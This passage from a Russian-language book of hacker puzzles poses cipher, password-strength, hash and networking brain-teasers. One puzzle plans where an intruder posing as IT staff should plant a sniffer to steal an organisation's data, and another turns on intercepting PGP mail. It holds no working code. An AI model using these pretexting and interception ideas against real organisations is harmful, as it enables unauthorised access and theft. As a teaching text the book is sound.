


Рис. I.1.3. Перехваченное письмо

Зашифрованное письмо находится на компакт-диске в каталоге \PART I \Chapter1\1.3.

Помоги Версу расшифровать содержимое письма.

## 1.4. Почему ROT13?

Широкую известность в мире получил простейший алгоритм шифрования rot13, суть которого заключается в том, что он циклически сдвигает каждую букву латинского алфавита на 13 позиций вправо (rot сокращение от rotate — сдвиг). В отдельных версиях UNIX существует даже стандартная программа



rot13, реализующая этот алгоритм. В некоторых языках программирования также имеются функции, реализующие данный алгоритм, например в PHP это `str_rot13` (листинг I.1.4).

#### Листинг I.1.4. Выполнение алгоритма rot13 на PHP

```
<?php
echo str_rot13('Sklyaroff Ivan');
?>
```

Результатом работы программы будет зашифрованные алгоритмом rot13 фамилия и имя автора книги:

Fxylnebss Vina

Есть ли какое-нибудь логическое объяснение тому, что распространение получил именно алгоритм rot13, а не, допустим, rot12 или rot5?

## 1.5. Глупенькая секретарша

Одна глупенькая, но хорошенькая секретарша устраивалась на работу к *Олигарху А.* А решил над ней подшутить. На рабочем компьютере он предварительно поменял местами некоторые клавиши и попросил ее напечатать "на время" одно простое предложение на английском языке. Так как секретарша не умела печатать вслепую, то напечатала предложение, не отрывая глаз от клавиатуры, и вот, что у нее получилось:

Ukd odx zvad sa ukd wssemktnh vo f gnsismfuvid qtdouvsr asn csou  
idnudbnfud lsszspy cfjsno.

Какое предложение продиктовал А?

Подсказка: А поменял местами всего десять пар клавиш.

## 1.6. Брутфорс и ламеры

Два ламера занимались брутфорсом (подбором паролей), на почве чего между ними возник небольшой спор. Один ламер утверждал, что случайный пароль длиной не больше пяти символов, который включает только заглавные буквы латинского алфавита, можно подобрать быстрее, чем пароль, не превышающий четырех символов, который может состоять из больших и малых букв латинского алфавита, а также цифр и символов, расположенных на тех же кнопках с цифрами (т. е. `!@#$%^&()*`). Второй с пеной у рта доказывал обратное. Кто из них на самом деле прав?



Определите время с точностью до секунд, которое потребуется ламерам для перебора в первом и во втором случаях, с учетом того, что в их распоряжении имеется машина, перебирающая пароли со скоростью 50 000 проверок в секунду. Понятно, что брутфорс осуществляется посимвольно последовательным перебором, а не по словарю.

## 1.7. Admin Monkey

В одной большой фирме администратор сети, чтобы не выдумывать постоянно пароли самому и уж тем более не доверять это дело пользователям, решил использовать генератор паролей. Он нашел одну подходящую программу-генератор в Интернете от некой команды "Admin Monkey". В инструкции к программе подчеркивалось, что пароли генерируются абсолютно случайным образом, что собственно и требовалось администратору. Попытка сгенерировать 5 девятисимвольных паролей дала следующие результаты:

```
w&G4kP%jC  
9JM>u*1HQ  
+Bir3Zs8#  
A@=f{Lut5  
E8Kp?2{ny
```

На первый взгляд пароли действительно выглядели абсолютно случайными, однако администратор решил на всякий случай проконсультироваться с экспертом по безопасности. Когда эксперт проанализировал сгенерированные пароли, то настоятельно посоветовал администратору избавиться от этой программы, т. к. по его словам программа генерирует пароли по определенной схеме, из-за чего брутфорс лицами, знающими это, существенно облегчается.

Посмотри на пароли, полученные с помощью программы "Admin Monkey", и объясни, какую закономерность в них обнаружил эксперт?

## 1.8. Еще две программы-генератора паролей

После того как администратор расстался с "Admin Monkey", он решил подобрать себе другую программу-генератор паролей. Порыскав в Интернете, администратор скачал себе сразу две аналогичных программы. Сгенерировав 5 девятисимвольных паролей с помощью первой, он получил следующие результаты:

```
D5fq$3+JP  
aE#k19hjW
```

```
$oqXC3t0S  
29W&f8Vc*  
Ra<12j9#T
```

Вторая программа выдала такие результаты:

```
fL2ffh*fL  
5/veQ53vv  
j97!jH7!j  
$YY3@m43Y  
U*66j*KU6
```

В обоих случаях пароли выглядели абсолютно случайными, однако администратор все равно решил проконсультироваться с экспертом по безопасности. Какую из двух программ эксперт посоветует выбрать администратору и почему?

## 1.9. Знаменитая фраза

Какая знаменитая фраза здесь зашифрована?

```
ostfaweri sileks xe :tis'b teet rhwnei 't srfee
```

## 1.10. Как же это расшифровывается?

Расшифруй следующую строку:

```
$1$t7KW1i6.$Cd6fbRALCNJGRz7/GEPJP1$1$H11pgxA3$w2oMQqJy8CXUL0smPabOn0$1$Zt  
7adyMo$AZTloyODGyj2jEkaENJLX1
```

Подскажу, что это очень легко сделать, если только заметить одну маленькую особенность...

## 1.11. Директор и Валера Губкин

Директор одной известной *N*-ской фирмы по безопасности на собеседовании любил задавать различные каверзные вопросы. Если претендент на должность давал нестандартный и правильный ответ, того он безоговорочно брал к себе на работу. При этом директор совершенно не обращал внимания на наличие у претендента сертификатов, дипломов и прочих "бумажек".

Юному хакеру Валере Губкину директор задал такой вопрос:

*Сколько можно составить семисимвольных паролей, содержащих хотя бы один раз букву X, из 26 букв латинского алфавита?*

Валера Губкин, не долго думая, дал следующий ответ: "Нужно составить программу, которая перебором найдет нужное число паролей".

Возьмет ли директор Валеру Губкина к себе на работу?

## 1.12. Директор и Леша Пупкин

Юному хакеру Леше Пупкину уже упомянутый нами директор (см. разд. 1.11) задал такой вопрос:

*Сколько различных паролей можно составить из символов следующего пароля:*

A#h1A\*NhA9

Леша Пупкин ответил следующим образом: "Нужно составить программу, которая перебором найдет нужное число паролей".

Возьмет ли директор Лешу Пупкина к себе на работу?

## 1.13. Письмо Олигарху

Российский *Олигарх А* отправил американскому *Олигарху Б* письмо следующего содержания:

Цу куоусе еру сдфшь фы сщтьшвук ше ещ иу пкщгтвдууы.

О чем сообщается в этом письме?

## 1.14. Письмо от Дани

Синтезу пришло письмо от Дани Шеповалова<sup>1</sup>. Неизвестно, по каким закоулкам Интернета носило это письмо, но оно пришло в совершенно "нечитабельном" виде (рис. 1.1.14).




Рис. 1.1.14. Зашифрованное письмо от Дани

Применив несколько различных перекодировщиков, Синтез хотел уж было совсем отчаяться, но тут его осенила гениальная мысль! Проведя небольшой

<sup>1</sup> Синтез (SINtez) и Дания Шеповалов — известные персонажи журнала "Хакер".

анализ письма, он обнаружил одну общую закономерность, свойственную всем символам в письме, в результате чего смог легко прочитать его. Повтори подвиг Синтеза и узнай, какой же секрет поведал Даня Шеповалов?

### **Примечание**

Стоит отметить, что Синтез и Даня Шеповалов пользовались локализованными версиями Windows (Russian), поэтому символы на рис. 1.1.14 представлены в кодировке ANSI 1251, но это совсем не значит, что текст был написан на русском языке.

## **1.15. Сейф для заячьей лапки**

*Олигарх А* решил купить надежный сейф, чтобы хранить в нем самое ценное, что у него было — заячью лапку. Это был его любимый талисман, с которым он никогда не расставался. Единственное, в русской бане, где он обычно с партнерами отмечал сделки, талисман класть было некуда... В магазине ему предложили на выбор три типа сейфов. Первый имел пять кодовых переключателей с десятью положениями каждый. Второй сейф, наоборот, имел десять кодовых переключателей с пятью положениями каждый. А в третьем был встроен электронный замок с семью кнопками (0, 1, 2, 3, 4, 5, 6), позволяющий устанавливать любой семисимвольный пароль.

Какой сейф стоит выбрать, чтобы быть уверенным за сохранность своей заячьей лапки в то время, пока его хлещут березовым веником в русской бане?

## **1.16. Hey Hacker!**

Фраза "Hey Hacker!", зашифрованная по некоторому алгоритму, выглядит следующим образом:

zgHjK@Qk@@#

Расшифруйте предложение, зашифрованное по этому же алгоритму:

fкНА#НА#@Gc@[с j]/@G{H^g

## **1.17. Веселый криптолог**

Один веселый криптолог "баловался" различными алгоритмами шифрования. Он взял простое слово в качестве пароля и зашифровал его сразу с помощью четырех алгоритмов:

- ☐ закодировал по алгоритму Base64;
- ☐ зашифровал алгоритмом DES;

❑ наложил XOR-маску:

\x08\x18\x3C\x3E\x44\x32\x03\x52\x27\x47\x01\x06\x4D;


❑ зашифровал алгоритмом MD5.

Причем каждый последующий алгоритм применял над результатом работы предыдущего. Точно не известно, в какой последовательности он проводил все эти четыре операции, но в итоге был получен такой результат:

JDEkYmxhYmxhJHFUZEhUL0h6UVBKZC9yN3Zrc0FscjE=

Определите изначальный пароль, который зашифровал веселый криптолог.

# ГЛАВА 2



## Головоломки в Web

В этой главе собраны задачи, непосредственно связанные с сетью и сетевыми технологиями. Предложенные головоломки позволят закрепить и расширить Ваши знания в этой области. Особенно они рекомендуются администраторам сетей, как хорошее средство от сна на работе.

### 2.1. Разложи по полочкам

На рис. 1.2.1 показаны семь знаменитых уровней модели OSI.

#### ***Ламеру на заметку***

Модель OSI (Open System Interconnection Reference Model, модель взаимодействия открытых систем) разработана Международной организацией по стандартизации (ISO — International Organization for Standardization) и представляет собой универсальный стандарт, который определяет уровни взаимодействия систем через вычислительную сеть.

Расставьте по этим уровням следующее:

- ☐ повторитель (repeater);
- ☐ концентратор (hub);
- ☐ мост (bridge);
- ☐ коммутатор (switch);
- ☐ маршрутизатор (router);
- ☐ шлюз (gateway);
- ☐ разъем RJ-45;
- ☐ MAC-адрес;
- ☐ IP-адрес;






Рис. 1.2.1. Семь уровней модели OSI

- ☐ документ RFC792;
- ☐ стандарт IEEE 802.3;
- ☐ единицу данных "кадр" (frame);
- ☐ единицу данных "пакет" (packet);
- ☐ единицу данных "сообщение" (message);
- ☐ протокол SSL;
- ☐ протокол SPX;
- ☐ протокол HTTP;
- ☐ протокол ARP;
- ☐ протокол OSPF;
- ☐ протокол PPP;
- ☐ стек протоколов NetBIOS/SMB.

### ***Ламеру на заметку***

Многое из приведенного списка может соответствовать сразу нескольким уровням модели OSI, в ответе это необходимо учитывать.

## **2.2. Эффективный sniffing**

Хакеру необходимо проникнуть в некоторую организацию с целью получения важных данных для своих заказчиков. Схема сети ему известна (рис. 1.2.2).



кам хакера в этой сети, обмениваются с примитивным шифрованием только два компьютера: А и В. Непосредственно к этим компьютерам (А и В) доступ невозможен, т. к. они находятся в кабинетах со строгим учетом пользователей, зато к остальным компьютерам доступ можно легко получить. В связи с этим хакер решил проникнуть в организацию под видом работника информационно-вычислительного центра, якобы для обновления антивирусных баз на компьютерах, а на самом деле для установки сниффера, чтобы перехватить необходимые данные. Определите все компьютеры в сети (их номера), на которых хакеру имеет смысл устанавливать сниффер (разумеется, кроме машин А и В)? Рассмотрите способы пассивного и активного перехвата данных.

### ***Ламеру на заметку***

Существует два способа прослушивания сети: пассивное и активное. При пассивном прослушивании сниффер просто переводит сетевую карту компьютера в неразборчивый режим (*promiscuous mode*) и записывает весь трафик в сегменте Ethernet. Активное подразумевает дополнительные меры, которые сниффер принимает для того, чтобы принудительно переводить трафик "на себя", например, из другого сегмента сети. Активных способов прослушивания существует несколько. По адресу <http://www.robertgraham.com/pubs/sniffing-faq.html> можно прочитать неплохой FAQ по снифферам.

## **2.3. Ловитесь пароли большие и маленькие**

На рис. 1.2.3 изображена условная сеть с тремя серверами. Возле каждого сервера указано, какие порты на нем открыты и какие службы и приложения работают. На одном из компьютеров в этой сети установлен сниффер.

Пароли от каких служб или приложений наиболее вероятно сможет выловить сниффер в этой сети в открытом виде, а какие пароли передаются в зашифрованном (хешированном, закодированном) виде?

## **2.4. Куда ведет трассировка?**

Пользователь компьютера под управлением ОС Windows (*comp.win.com*) решил определить маршрут прохождения пакетов до компьютера пользователя ОС Linux (*comp.linux.com*). Для этого он набрал на консоли следующую команду: `tracert comp.linux.com`. То же самое решил проделать пользователь компьютера ОС Linux, т. е. определить маршрут прохождения пакетов до компьютера пользователя ОС Windows, поэтому он задал команду: `tracert comp.win.com` (рис. 1.2.4).

Что покажет утилита трассировки первого пользователя, а что — второго? Определите все возможные маршруты, которые могут выдать утилиты в первом и во втором случаях.




Рис. 1.2.3. Пароли от каких служб или приложений сможет выловить сниффер в этой сети?

### **Примечание**

В ответе достаточно указать только порядок следования номеров устройств, не отмечая время прохождения пакетов. Кроме того, следует ограничиться только *полными* маршрутами от источника до цели.

Все ограничения, установленные на файерволах, показаны на рис. 1.2.4, например, DENY ICMP "ECHO-REPLY" означает, что запрещено (DENY) прохождение ICMP-пакетов "ECHO-REPLY", соответственно DENY ICMP ALL означает, что запрещено прохождение абсолютно всех ICMP-пакетов. Запреты одинаково действуют как на входящие, так и исходящие сообщения.

### **Примечание**

В задаче следует принять, что все файерволы на схеме кроме фильтрации пакетов занимаются также маршрутизацией, т. е. выполняют функции роутера.

## **2.5. Обманутый PGP**

Аня была очень умной и педантичной девушкой, поэтому работала администратором сети в одной активно развивающейся компании. Аня очень строго следила за порядком в своем хозяйстве и не позволяла работникам фирмы




Рис. 1.2.4. Куда ведет трассировка?

использовать интранет-сеть компании не по назначению (играть в игры, вести переписку с кем-либо, не связанную с работой, и т. д.). Обо всех замечаниях она сразу же докладывала директору фирмы, который всегда принимал строгие меры к правонарушителям.

Нестор Петрович был бухгалтером в той же самой фирме, где работала Аня. Он ненавидел Анну (как, впрочем, и все остальные работники фирмы). Нестор хотел ежедневно переписываться по сети со своей любовницей, которая работала в другом отделе, но он знал, что это опасно, т. к. все письма в интранете проходили через почтовый сервер, которым заведовала Анна. Ходили слухи, что Аня просматривала все письма, пересылаемые работниками с целью выявления правонарушителей. И она действительно это делала. В кэше сервера сохранялись пересылаемые письма, которые Аня внимательно просматривала на наличие в них любовных или каких-либо иных посла-

ний, не относящихся к делам фирмы. Благодаря такой мере Ане удалось уже обнаружить нескольких злостных нарушителей, которые впоследствии были уволены.

Однажды Нестор от своего племянника-хакера узнал о программе PGP. Радости у него не было предела. Теперь он мог переписываться со своей любовью, не боясь попасться. Даже если Аня обнаружит переписку, она не сможет узнать, о чем в ней идет речь (так полагал Нестор). На следующий день Нестор установил на свой рабочий компьютер программу для общения по PGP, свою любовницу он попросил сделать то же самое. Переслав друг другу открытые ключи, они стали смело общаться. Нестор высмеивал в своих письмах Анну и директора фирмы, он был уверен, что об этом никто не узнает. Но не прошло и пары дней, как его вызвал к себе директор. В кабинете также находилась Анна со злорадной улыбкой на лице. Неожиданно директор зачитал отрывки из секретной переписки Нестора по PGP и объявил, что теперь Нестор Петрович может собирать свои вещи, т. к. с сегодняшнего дня он уволен. Нестор был в шоке. Вернувшись к себе, он начал лихорадочно думать, как секретная переписка смогла стать известной директору. Может быть, заложила любовница? Он позвонил любовнице, но оказалось, у нее также состоялся разговор с директором, и ее тоже уволили за "незаконную" переписку. Как же тогда к директору попала их переписка? С компьютера Нестора и с компьютера любовницы информацию также нельзя было извлечь, т. к. Нестор это предусмотрел, и все важные данные на своих компьютерах они с любовницей шифровали криптостойким алгоритмом. Напрашивался один вывод: перехватить переписку могла только Анна через сеть. Как Анна смогла прочитать переписку, пересылаемую по PGP?

### **Примечание**

Не следует искать ответ в возможных ошибках программы PGP или в наличии троянских коней и вирусов на компьютерах Нестора и любовницы.

## **2.6. О чем предупреждает *tcpdump*?**

Если бы Вы были специалистом по обнаружению атак (возможно Вы им сейчас и являетесь), то, анализируя листинги 1.2.6, *a—c*, полученные утилитой *tcpdump*, что подозрительного в каждом из них Вы обнаружили?

### **Ламеру на заметку**

*Tcpdump* — это сетевой анализатор пакетов. Вообще грешно хакеру не уметь пользоваться этой стандартной UNIX-утилитой, но все-таки некоторые сведения по ее выходному формату я приведу далее (более полное описание смотрите в *man tcpdump* или на сайте программы <http://www.tcpdump.org>).



По умолчанию перед всеми выходными данными ставится отметка времени, которая является текущим временем часов в формате:

hh:mm:ss.frac

